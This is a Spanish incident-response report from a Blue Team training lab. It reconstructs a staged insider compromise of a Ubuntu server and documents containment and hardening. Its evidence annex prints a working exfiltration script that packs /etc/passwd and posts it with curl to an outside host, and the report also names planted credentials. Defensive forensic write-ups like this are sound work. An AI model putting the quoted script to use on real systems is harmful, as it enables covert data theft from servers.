

Informe de Respuesta a Incidente de Seguridad

Compromiso interno con fabricación de evidencia en el servidor

«4geeks-server-lab»

Metodología Live Incident Response

Fase 3 — Informe técnico final

Autor: Gonzalo Rodríguez

Especialización Blue Team / SOC — 4Geeks Academy

Agosto de 2026

Índice

1. Introducción.....	3
2. Metodología.....	3
2.1 Live Incident Response frente al análisis forense tradicional.....	3
2.2 Marcos de referencia.....	4
2.3 Entorno y preservación de evidencia.....	4
3. Hallazgos.....	5
3.1 Persistencia y exfiltración de datos.....	5
3.2 Cuentas no autorizadas.....	5
3.3 Causa raíz: compromiso interno con fabricación de evidencia.....	6
4. Vulnerabilidades detectadas.....	8
4.1 Ausencia de auditoría sobre las sesiones administrativas.....	8
4.2 Autenticación por contraseña habilitada en SSH.....	8
4.3 Sistema operativo en fin de soporte.....	8
4.4 Permisos de escritura sobre artefactos sensibles.....	8
5. Acciones de contención, erradicación y recuperación.....	9
5.1 Contención.....	9
5.2 Erradicación.....	9
5.3 Recuperación.....	9
6. Fortalecimiento y recomendaciones.....	10
6.1 Medidas aplicadas.....	10
6.1.1 Rotación de credenciales administrativas.....	10
6.1.2 Auditoría de entrada y salida en sesiones sudo.....	10
6.2 Recomendaciones prioritarias.....	10
6.2.1 Deshabilitar la autenticación por contraseña en SSH: prioridad alta.....	10
6.2.2 Actualizar el sistema operativo: prioridad alta.....	11
6.2.3 Otras recomendaciones.....	11
7. Conclusiones.....	11
8. Anexo — Capturas de evidencia.....	12
8.1 Fase 1 — Reconocimiento y recolección de evidencia.....	12
8.2 Fase 2 — Remediación.....	20

1. Introducción

Este informe documenta la respuesta a un incidente de seguridad detectado en el servidor 4geeks-server-lab, un equipo Ubuntu Server 20.04 LTS que presta servicios web (Apache), FTP (vsftpd) y acceso remoto (SSH), con monitoreo mediante agente Wazuh. El análisis se realizó bajo la modalidad de Live Incident Response: el servidor permaneció encendido y operativo durante toda la investigación, en cumplimiento del requisito de continuidad del servicio.

El trabajo se organizó en tres fases. La primera cubrió el reconocimiento del sistema y la recolección de evidencia; la segunda, la remediación completa del compromiso, con sus etapas de contención, erradicación, recuperación y fortalecimiento; la tercera corresponde a este documento. El incidente presentó tres hallazgos centrales: un mecanismo de exfiltración persistente, dos cuentas no autorizadas y una cadena de evidencia deliberadamente fabricada desde una cuenta administrativa interna. Se desarrollan en las secciones 3 a 6, organizados por tema y no por orden cronológico de descubrimiento, para que quien lea pueda entender el incidente sin recorrer el proceso de investigación paso a paso.

2. Metodología

2.1 Live Incident Response frente al análisis forense tradicional

El análisis forense tradicional opera sobre sistemas apagados: se adquiere una imagen bit a bit del disco y se trabaja sobre la copia, con el original preservado e intacto. Ese enfoque maximiza la integridad de la evidencia, pero tiene dos costos que en este caso resultaban inaceptables: la interrupción del servicio y la pérdida de toda la evidencia volátil (procesos en ejecución, conexiones de red activas, tareas programadas en memoria) que desaparece con el apagado.

Live IR invierte la prioridad: se investiga el sistema en caliente, aceptando que cada comando ejecutado modifica en algo el estado del equipo, a cambio de preservar la disponibilidad del servicio y capturar evidencia que de otro modo se perdería. Esta decisión no es solo técnica sino operativa: un servidor en producción no puede retirarse de servicio sin evaluar el impacto sobre quienes dependen de él. Ese mismo criterio de disponibilidad atraviesa el resto del informe, incluidas las recomendaciones de fortalecimiento de la sección 6, donde las medidas con potencial de interrumpir el acceso de usuarios legítimos se presentan como recomendaciones prioritarias que pueden aplicarse cuando la organización evalúe el momento oportuno, y no como cambios ya efectuados.

2.2 Marcos de referencia

La estructura operativa del trabajo siguió el ciclo PICERL del SANS Institute: Preparación, Identificación, Contención, Erradicación, Recuperación y Lecciones Aprendidas. Las fases 1 y 2 del proyecto se corresponden con las etapas de Identificación a Recuperación, y este informe cumple la función de la etapa final del ciclo.

Como marco normativo se tomó la publicación NIST SP 800-61 Revisión 3, Incident Response Recommendations and Considerations for Cybersecurity Risk Management, vigente desde abril de 2025. Corresponde aclarar que la Revisión 2 de esta guía, referencia habitual en la literatura de respuesta a incidentes durante más de una década, fue retirada por el NIST en esa misma fecha; la Revisión 3 reorganiza la disciplina alineándola con las funciones del Cybersecurity Framework 2.0 e integra la respuesta a incidentes dentro de la gestión de riesgo de la organización, en lugar de tratarla como un proceso aislado.

El orden de investigación dentro de la Fase 1 se justificó con la RFC 3227, Guidelines for Evidence Collection and Archiving, que establece el principio de orden de volatilidad: la evidencia debe recolectarse desde la más volátil hacia la más persistente. Por eso los primeros pasos del reconocimiento relevaban procesos activos, conexiones de red y tareas programadas antes de pasar a cuentas de usuario, registros de autenticación y archivos en disco, cuya persistencia permite examinarlos sin urgencia.

2.3 Entorno y preservación de evidencia

Toda acción destructiva de la Fase 2 estuvo precedida por la preservación del artefacto correspondiente en el repositorio /root/evidencia-incidente/, con verificación de integridad mediante hash SHA-256 calculado antes de cada eliminación. Las capturas de pantalla que sustentan cada hallazgo y cada acción se presentan curadas en el anexo de este documento, referenciadas desde las secciones correspondientes.

3. Hallazgos

Los hallazgos se presentan agrupados por tema. Cada uno se sustenta con la evidencia recolectada durante la Fase 1, referenciada al anexo de capturas.

3.1 Persistencia y exfiltración de datos

El hallazgo inicial del reconocimiento fue una tarea programada no autorizada en `/etc/cron.d/sys-maintenance`, que ejecutaba el script `/usr/local/bin/backup2.sh` cada 15 minutos con privilegios de root. El análisis del script confirmó su función real: empaquetar el archivo `/etc/passwd` y enviarlo mediante una petición HTTP POST al equipo 192.168.1.100, puerto 8080, ruta `/upload` (Figuras 1 y 2).

La combinación es un mecanismo clásico de persistencia con exfiltración periódica: al vivir en `/etc/cron.d/`, la tarea sobrevive reinicios y no depende de ninguna sesión de usuario, y su nombre, `sys-maintenance`, imita al de una tarea legítima de mantenimiento para pasar desapercibida en una revisión superficial. Aunque `/etc/passwd` no contiene contraseñas, sí expone el listado completo de cuentas del sistema, insumo directo para ataques de fuerza bruta dirigidos como el que efectivamente se registró contra el servidor. Un detalle de las fechas de los propios scripts confirma la naturaleza del artefacto: `logrotate.sh`, el script legítimo de mantenimiento, data del 21 de junio, mientras que `backup2.sh` fue creado el 23 de junio, dos días después del despliegue del servidor.

3.2 Cuentas no autorizadas

El relevamiento de usuarios identificó dos cuentas ajenas a la operación legítima del servidor, ambas con shell `/bin/bash`: `hacker` (UID 1002) y `reports` (UID 1001) (Figura 3). La verificación de privilegios descartó que cualquiera de las dos tuviera capacidad de escalar: ninguna pertenece al grupo `sudo` ni figura en la configuración de `sudoers`; el único usuario con privilegios administrativos es `sysadmin`. Se trata de cuentas sin poder real, coherentes con la utilería de un montaje antes que con las herramientas de un atacante operativo.

La cuenta `hacker` nunca registró un inicio de sesión exitoso. Fue, en cambio, el blanco de una campaña de fuerza bruta por SSH originada en 192.168.1.103 el 23 de junio, que probó los usuarios `test`, `admin`, `hacker` y `root`. Un dato resultó decisivo para la reconstrucción posterior: la cuenta `hacker` ya existía antes del ataque de fuerza bruta que supuestamente la tenía como objetivo, una inversión cronológica incompatible con la narrativa de un atacante externo que compromete una cuenta para luego usarla.

La cuenta `reports` presentó un perfil distinto: fue creada el 21 de junio durante la instalación legítima del servidor, junto con los servicios `Apache`, `vsftpd` y el agente `Wazuh`. Dos días después, el 23 de junio, su directorio personal fue poblado con un conjunto de archivos señuelo: un archivo oculto `.note`, un historial de comandos `.bash_history` fabricado, un script `install.sh` con función de dropper apuntando a 192.168.1.100, y archivos `backup.log` y `chat.txt` con contenido falso destinado a simular actividad de un intruso (Figuras 4 y 5). El archivo `.note` es propiedad de `root` y no de `reports`, indicio de que fue plantado por un tercero con privilegios y no escrito por la propia cuenta. A todo esto se sumaron credenciales en texto plano, `reports:reports123`, plantadas

en dos ubicaciones ocultas fuera del home: `/opt/archive/credentials.txt` y `/var/backups/.logs/creds.txt`.

El montaje contiene, además, inconsistencias internas que lo delatan. El archivo `backup.log` fabricado afirma haber comprimido `/etc/shadow` y haber subido los datos a 102.168.1.100, cuando el script real `backup2.sh` empaqueta `/etc/passwd` y exfiltra a 192.168.1.100: un atacante que documenta su propio script no se equivoca de archivo ni de dirección. Y el dropper `install.sh` nunca llegó a ejecutarse: el directorio `/tmp/.temp/` que el script crearía no existe en el sistema, pese a que el historial fabricado simula haberlo corrido.

3.3 Causa raíz: compromiso interno con fabricación de evidencia

La hipótesis inicial de un compromiso externo no resistió el análisis de los registros. La revisión de `auth.log` y de las sesiones `sudo` demostró que la totalidad de los artefactos maliciosos fue construida desde la cuenta administrativa `sysadmin`, operando en la consola local (`tty1`), sin intervención de ningún exploit ni escalada de privilegios externa.

Un elemento del registro de autenticación reubica incluso el único intento contra `root` que parecía externo. El 21 de junio, a las 19:38, se observa un fallo de contraseña para `root` desde 192.168.1.50, la conexión se cierra, y veintisiete segundos después esa misma dirección autentica correctamente como `sysadmin` (Figura 6). La secuencia (probar `root`, fallar, entrar con las credenciales legítimas del administrador) indica que 192.168.1.50 era, con alta probabilidad, la estación de trabajo del propio operador y no un origen hostil.

La secuencia reconstruida a partir del registro de sesiones `sudo` es la siguiente. El 21 de junio, una sesión de `sysadmin` realizó el despliegue legítimo del servidor: actualización del sistema, instalación de Apache, `vsftpd` y las herramientas de red, reglas de firewall para los puertos 22, 80 y 21, creación de la cuenta `reports` e instalación del agente Wazuh, cerrando con un apagado ordenado. El 23 de junio, tras corregir la configuración del repositorio de Wazuh entre las 12:58 y las 13:37, la actividad cambió de carácter. Entre las 14:07 y las 14:41 se fabricó la primera tanda de señuelos: creación de `/opt/archive/credentials.txt`, escritura del `.bash_history` falso en el home de `reports`, y creación de `install.sh`, `backup.log` y `chat.txt`, cada uno seguido de un `chown` para atribuir la propiedad a la cuenta `reports` (Figura 7).

A las 15:02:15 aparece la entrada decisiva: una sesión `sudo` cuyo comando es directamente `/bin/bash`, es decir, una shell interactiva de `root`, que permanece abierta hasta las 16:41:47, un intervalo de noventa y nueve minutos durante el cual ningún comando individual queda registrado. Los metadatos de archivo obtenidos con `stat` ubican la creación del cronjob `sys-maintenance` y del script `backup2.sh` dentro de esa ventana ciega, con marcas de modificación a las 15:06:49 y 15:08:58 respectivamente (Figuras 8 y 10). Es en ese hueco de auditoría donde se construyó el núcleo del compromiso.

El registro revela también una segunda tanda de fabricación posterior a la shell ciega: inmediatamente después de cerrarla, entre las 16:41 y las 16:45, se creó el directorio `/var/backups/.logs` y se plantó allí la copia duplicada de las credenciales, cerrando con una nueva escritura sobre el historial de `sysadmin` (Figura 8).

La primera acción registrada en el historial de sysadmin fue precisamente `rm ~/.bash_history`: el borrado del propio rastro antes de fabricar el de un atacante ficticio. El intento, sin embargo, se volvió autoincriminatorio. El borrado eliminó el historial previo, pero la shell reescribe el archivo al cerrar la sesión, de modo que todos los comandos ejecutados a continuación quedaron grabados. El resultado es que el `.bash_history` de sysadmin conserva el guion completo de la fabricación (los tee de credenciales, los chown de atribución, los touch y las ediciones de cada señuelo), es decir, la confesión operativa íntegra del montaje (Figura 9). Es una técnica anti-forense documentada que, mal ejecutada, terminó preservando la evidencia que pretendía destruir.

Los controles restantes del reconocimiento no arrojaron hallazgos: sin conexiones de red anómalas más allá de los puertos de servicio esperados (22, 80, 21 y 53), sin reglas de firewall modificadas, sin claves SSH ajenas autorizadas, sin servicios inesperados ni mecanismos de persistencia adicionales. No existe `/etc/rc.local` ni ningún otro script de arranque sospechoso, y el conjunto de servicios activos se corresponde íntegramente con una instalación estándar (Figuras 11 a 13).

En síntesis: el incidente no fue una intrusión externa sino la puesta en escena de una, ejecutada con privilegios legítimos desde adentro. El equipo 192.168.1.100 cumplió un doble rol en el montaje (destino de la exfiltración y origen declarado del payload del dropper), y 192.168.1.103 fue el origen del ruido de fuerza bruta destinado a reforzar la apariencia de ataque externo. Esta conclusión condiciona todo lo que sigue, desde las vulnerabilidades de la sección 4 hasta las recomendaciones de la sección 6.

4. Vulnerabilidades detectadas

Del análisis de causa raíz se desprenden debilidades concretas del sistema y de sus controles, que explican por qué el compromiso pudo construirse y permanecer sin detección. Se enumeran ordenadas por relevancia.

4.1 Ausencia de auditoría sobre las sesiones administrativas

La vulnerabilidad central del caso. La configuración de sudo registraba la invocación de cada comando, pero no la actividad interna de una shell interactiva de root. Eso abrió una ventana de noventa y nueve minutos (el intervalo de 15:02 a 16:41 del 23 de junio) en la que se ejecutaron las acciones más graves del incidente sin dejar registro individual. Un privilegio administrativo sin trazabilidad de su uso equivale, a efectos de investigación, a un privilegio sin control.

4.2 Autenticación por contraseña habilitada en SSH

El servicio SSH aceptaba autenticación por contraseña, lo que hizo posible la campaña de fuerza bruta registrada desde 192.168.1.103. Si bien en este incidente esos intentos no prosperaron, la superficie de exposición es real y se corrige con autenticación por clave pública. La recomendación asociada se desarrolla en la sección 6, con la salvedad de disponibilidad allí explicada.

4.3 Sistema operativo en fin de soporte

El servidor corre Ubuntu Server 20.04 LTS, cuyo soporte estándar finalizó el 31 de mayo de 2025. Un sistema sin actualizaciones de seguridad regulares acumula vulnerabilidades conocidas sin parche, ampliando con el tiempo la superficie de ataque disponible para un intruso real.

4.4 Permisos de escritura sobre artefactos sensibles

La facilidad con que se crearon tareas en `/etc/cron.d/` y scripts en `/usr/local/bin/` ejecutables como root evidencia que cualquier cuenta con acceso a sudo puede instalar persistencia de forma trivial. Aunque esto es inherente al modelo de privilegios de Linux, refuerza la necesidad del control de auditoría de la sección 4.1 como contrapeso.

5. Acciones de contención, erradicación y recuperación

5.1 Contención

La primera medida fue cortar los dos canales de red asociados al incidente mediante reglas de firewall: bloqueo del tráfico saliente hacia 192.168.1.100 (destino de la exfiltración) y del tráfico entrante desde 192.168.1.103 (origen de la fuerza bruta). La configuración inicial contuvo un error de tipeo que bloqueó dos veces la dirección .100 en lugar de incluir la .103; el error se detectó al verificar el estado del firewall y se corrigió, de modo que el estado definitivo presenta las tres reglas correctas: DENY IN para .100, DENY IN para .103 y DENY OUT para .100 (Figura 20).

5.2 Erradicación

Cada artefacto malicioso se preservó con hash SHA-256 en /root/evidencia-incidente/ antes de su eliminación, de modo que la remoción no destruyera la cadena de evidencia. Se preservaron y calcularon los hashes del cronjob y del script de exfiltración (Figura 14), y a continuación se eliminaron ambos del sistema en vivo, confirmando su ausencia (Figura 15). Los valores registrados fueron:

```
sys-maintenance
    7efbc8efa6b30b48d276377abeb1da24c7c09d8866b4614db022cd18ee4286a6
backup2.sh
    f679152f3b3dcea39f0df7037cd28028b353473ae1de6706c2be78d3455aa969
```

La cuenta hacker se eliminó con userdel -r, retirando también su directorio personal. El directorio home de reports, que por contener el conjunto completo de señuelos era la evidencia más rica del caso, se preservó íntegro con hash archivo por archivo antes de eliminar la cuenta. Al calcular los hashes de las dos copias de credenciales se obtuvo el mismo valor (24bfa4c4...69268e) para /opt/archive/credentials.txt y /var/backups/.logs/creds.txt, lo que prueba criptográficamente que se trataba de duplicados idénticos del mismo contenido plantado y no de dos hallazgos independientes (Figura 16). Se eliminaron después la cuenta reports y los tres directorios de señuelos (Figura 17). Durante la limpieza, un error de ruta (singular 'backup' en lugar del plural 'backups') dejó momentáneamente sin borrar uno de los directorios; el fallo silencioso se detectó en la verificación posterior y se corrigió con la ruta exacta (Figura 18), lo que ilustra el valor de verificar cada acción destructiva en lugar de asumir su éxito.

5.3 Recuperación

Concluida la erradicación se repitieron los chequeos clave de la Fase 1 para confirmar que no quedaran rastros, y se verificó el estado de los servicios legítimos tras la intervención. El resultado fue satisfactorio: /etc/passwd solo conserva la cuenta sysadmin más las cuentas de sistema; /etc/cron.d/ contiene únicamente los archivos legítimos; no aparecen procesos anómalos; las reglas de firewall de contención siguen activas; y los cuatro servicios legítimos, es decir Apache, vsftpd, SSH y el agente Wazuh, responden como activos (Figura 19). El sistema quedó limpio y operativo.

6. Fortalecimiento y recomendaciones

Las medidas de esta sección se dividen en dos grupos: las ya aplicadas durante la Fase 2, que atacan directamente la causa raíz del incidente, y las recomendadas, que requieren una decisión operativa previa por su impacto potencial sobre la disponibilidad del servicio.

6.1 Medidas aplicadas

6.1.1 Rotación de credenciales administrativas

Se rotó la contraseña de la cuenta sysadmin, dado que era la cuenta empleada para construir todo el compromiso y sus credenciales debían considerarse comprometidas (Figura 21).

6.1.2 Auditoría de entrada y salida en sesiones sudo

Es la respuesta directa a la vulnerabilidad central del caso, la ventana ciega de noventa y nueve minutos de la sección 4.1. Se configuró la opción `Defaults log_input, log_output` en un archivo dedicado dentro de `/etc/sudoers.d/`, validando la sintaxis con `visudo -c` antes de confiar en ella y ajustando los permisos del archivo a 0440. Con esta medida, cualquier shell interactiva de root abierta a través de sudo queda grabada en su totalidad y puede reproducirse con `sudoreplay`; el tipo de actividad que en este incidente no dejó rastro, en adelante queda registrado.

6.2 Recomendaciones prioritarias

6.2.1 Deshabilitar la autenticación por contraseña en SSH: prioridad alta

Se recomienda con prioridad alta migrar el acceso SSH a autenticación por clave pública y deshabilitar la autenticación por contraseña, estableciendo `PasswordAuthentication no` y `PermitRootLogin no`. Esta medida elimina de raíz la superficie que hizo posible la fuerza bruta registrada en el incidente.

Se señala expresamente que esta recomendación **no se aplicó** sobre el sistema, y la razón es de disponibilidad: cortar el acceso por contraseña en un servidor que se presume en producción puede dejar sin trabajar a cualquier usuario legítimo que aún no tenga configurada su clave pública, lo que contradice el principio que justifica el propio enfoque de Live IR. La medida puede aplicarse en cuanto la organización confirme que todas las personas con acceso legítimo disponen de su par de claves y valide el acceso por clave en una sesión de prueba antes de cerrar el acceso por contraseña. Conviene además verificar la precedencia de la configuración: en instalaciones basadas en cloud-init, un archivo en `/etc/ssh/sshd_config.d/` puede sobrescribir el valor definido en el archivo principal, de modo que el cambio debe confirmarse con la configuración efectiva del servicio y no solo con la edición del archivo.

6.2.2 Actualizar el sistema operativo: prioridad alta

El servidor corre Ubuntu 20.04 LTS, en fin de soporte estándar desde el 31 de mayo de 2025 (Figura 22). Se recomienda planificar la actualización a 22.04 LTS mediante do-release-upgrade, en una ventana de mantenimiento y con respaldo previo, dada la criticidad de una versión mayor. Al momento del cierre de la Fase 2 se confirmó que las actualizaciones automáticas de seguridad (unattended-upgrades) están activas y que no había reinicio pendiente (Figura 23), lo que mantiene el sistema al día dentro de las posibilidades de una versión ya sin soporte, pero no sustituye la migración.

6.2.3 Otras recomendaciones

Se sugiere además: reforzar las reglas de correlación de Wazuh para alertar sobre la creación de cuentas, la modificación de /etc/cron.d/ y la apertura de shells de root, de modo que un evento equivalente genere alerta en tiempo real; revisar periódicamente las cuentas del sistema y sus privilegios; y considerar el principio de mínimo privilegio en la asignación de sudo, limitando el uso de shells interactivas de root en favor de comandos acotados y auditables.

7. Conclusiones

El incidente analizado no correspondió a una intrusión externa sino a la fabricación deliberada de una, ejecutada con privilegios administrativos legítimos desde la consola local del propio servidor. Los elementos que en una lectura superficial apuntaban a un atacante remoto (cuentas backdoor, credenciales expuestas, un dropper, tráfico de fuerza bruta y un cronjob de exfiltración) resultaron ser, en conjunto, una puesta en escena cuyas inconsistencias internas terminaron por delatarla: la cronología invertida de la cuenta hacker, los errores del log fabricado, el dropper que nunca se ejecutó y la propiedad root de los señuelos.


La investigación fue posible gracias al método: el orden de volatilidad guio una recolección que preservó la evidencia efímera, y el cruce de registros de autenticación, sesiones sudo y metadatos de archivo permitió reconstruir la secuencia completa pese al intento de borrado de rastros. Ese intento, paradójicamente, aportó la prueba más concluyente, al quedar preservado en el propio historial que buscaba destruir.

La lección operativa es clara y se traduce en la medida de fortalecimiento central del caso: un privilegio administrativo sin auditoría de su uso es un punto ciego que puede ocultar las acciones más graves. La auditoría de entrada y salida en las sesiones sudo, ya aplicada, cierra ese hueco; las recomendaciones de acceso y actualización, pendientes de decisión operativa, completan el fortalecimiento del servidor frente a un compromiso que la próxima vez podría ser real.

8. Anexo — Capturas de evidencia

Se incluye una selección curada de las capturas que sustentan los hallazgos y las acciones descritas. Las imágenes conservan la nomenclatura de archivo utilizada durante la investigación.


8.1 Fase 1 — Reconocimiento y recolección de evidencia



```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sysadmin@4geeks-server:~$ ls /etc/cron.d/ && cat /etc/cron.d/*
e2scrub_all logrotate popularity-contest sys-maintenance
30 5 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2
scrub_all.cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
0 0 * * * root /opt/scripts/logrotate.sh
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
35 0 * * * root test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contes
t --cronid
*/15 * * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$ crontab -l
no crontab for sysadmin
sysadmin@4geeks-server:~$
sysadmin@4geeks-server:~$ sudo crontab -l
[sudo] password for sysadmin:
no crontab for root
sysadmin@4geeks-server:~$ _
```


Figura 1. Tarea programada no autorizada `/etc/cron.d/sys-maintenance` ejecutando `backup2.sh` cada 15 minutos como root.



```
sysadmin@4geeks-server:~$ cat /opt/scripts/logrotate.sh
#!/bin/bash
logrotate /etc/logrotate.conf
sysadmin@4geeks-server:~$ cat /usr/local/bin/backup2.sh
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload

sysadmin@4geeks-server:~$ ls -la /opt/scripts/logrotate.sh /usr/local/bin/backup2.sh
-rwxr-xr-x 1 root root 42 Jun 21 2025 /opt/scripts/logrotate.sh
-rwxr-xr-x 1 root root 125 Jun 23 2025 /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$
```

Figura 2. Contenido de backup2.sh: empaquetado de /etc/passwd y exfiltración por HTTP POST a 192.168.1.100:8080. Contraste de fechas con el logrotate.sh legítimo.



```
sysadmin@4geeks-server:~$ cat /etc/passwd | grep -v "/usr/sbin/nologin"
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:106:111:TPM software stack:/:/var/lib/tpm:/bin/false
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sysadmin:x:1000:1000:4geeks-server:/home/sysadmin:/bin/bash
lxd:x:998:1001:/var/snap/lxd/common/lxd:/bin/false
reports:x:1001:1001:,:/home/reports:/bin/bash
wazuh:x:115:120:/:/var/ossec:/sbin/nologin
hacker:x:1002:1002:/:/home/hacker:/bin/bash

sysadmin@4geeks-server:~$ last -a
sysadmin tty1      Mon Jul 27 20:45   still logged in
reboot  system boot   Mon Jul 27 20:42   still running      5.4.0-216-generic
sysadmin tty1      Mon Jun 23 16:40   - down              (00:04)
reboot  system boot   Mon Jun 23 16:40   - 16:45             (00:05)      5.4.0-216-generic
sysadmin tty1      Mon Jun 23 15:24   - crash             (01:15)
reboot  system boot   Mon Jun 23 15:23   - 16:45             (01:22)      5.4.0-216-generic
sysadmin tty1      Mon Jun 23 15:01   - crash             (00:21)
reboot  system boot   Mon Jun 23 14:48   - 16:45             (01:57)      5.4.0-216-generic
sysadmin tty1      Mon Jun 23 14:08   - 14:43             (00:35)
reports  tty1        Mon Jun 23 14:07   - 14:07             (00:00)
sysadmin tty1      Mon Jun 23 14:05   - 14:07             (00:02)
sysadmin tty1      Mon Jun 23 12:57   - 13:39             (00:42)
reboot  system boot   Mon Jun 23 12:53   - 16:45             (03:52)      5.4.0-216-generic
sysadmin tty1      Sat Jun 21 19:05   - down              (01:17)
reboot  system boot   Sat Jun 21 19:03   - 20:22             (01:18)      5.4.0-216-generic

utmp begins Sat Jun 21 19:03:58 2025
sysadmin@4geeks-server:~$
```

Figura 3. Cuentas reports (UID 1001) y hacker (UID 1002) en /etc/passwd, y registro de accesos con last -a.

```
4geeks-server-lab (00-Estado-Inicial) [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sysadmin@4geeks-server:~$ ls -la /home/hacker /home/reports
/home/hacker:
total 20
drwxr-xr-x 2 hacker hacker 4096 Jun 23 2025 .
drwxr-xr-x 5 root root 4096 Jun 23 2025 ..
-rw-r--r-- 1 hacker hacker 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 hacker hacker 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 hacker hacker 807 Feb 25 2020 .profile

